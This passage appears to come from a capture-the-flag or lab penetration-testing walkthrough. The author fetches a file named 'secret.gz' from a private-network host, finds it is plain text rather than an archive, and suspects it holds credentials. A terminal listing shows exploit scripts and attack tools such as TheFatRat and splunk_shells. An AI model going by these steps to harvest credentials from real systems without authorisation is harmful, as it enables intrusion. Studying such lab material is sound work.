
You have chosen to open:

secret.gz

which is: Gzip archive (39 bytes)
from: http://192.168.45.129


Would you like to save this file?

While I tried to extract the archive with gunzip, it threw me an error. Then I saw that it was not a archive at all but a simple text file (Oh, Linux).




```
┌─[kalyan@parrot]─[~]
└──╼ $ls
Desktop    flappy          librefile.odt  TheFatRat  wpseku
Downloads  John Smith.zip  Templates      wpscan
┌─[kalyan@parrot]─[~]
└──╼ $cd Downloads
┌─[kalyan@parrot]─[~/Downloads]
└──╼ $ls
46641.rb  46691.rb  analyze.cap  splunk_shells-1.2.tar.gz
46662.rb  46698.rb  secret.gz    users.sql
┌─[kalyan@parrot]─[~/Downloads]
└──╼ $file secret.gz
secret.gz: ASCII text
┌─[kalyan@parrot]─[~/Downloads]
└──╼ $
```

Inside the ASCII text file named "secret.gz", I found may be some credentials.



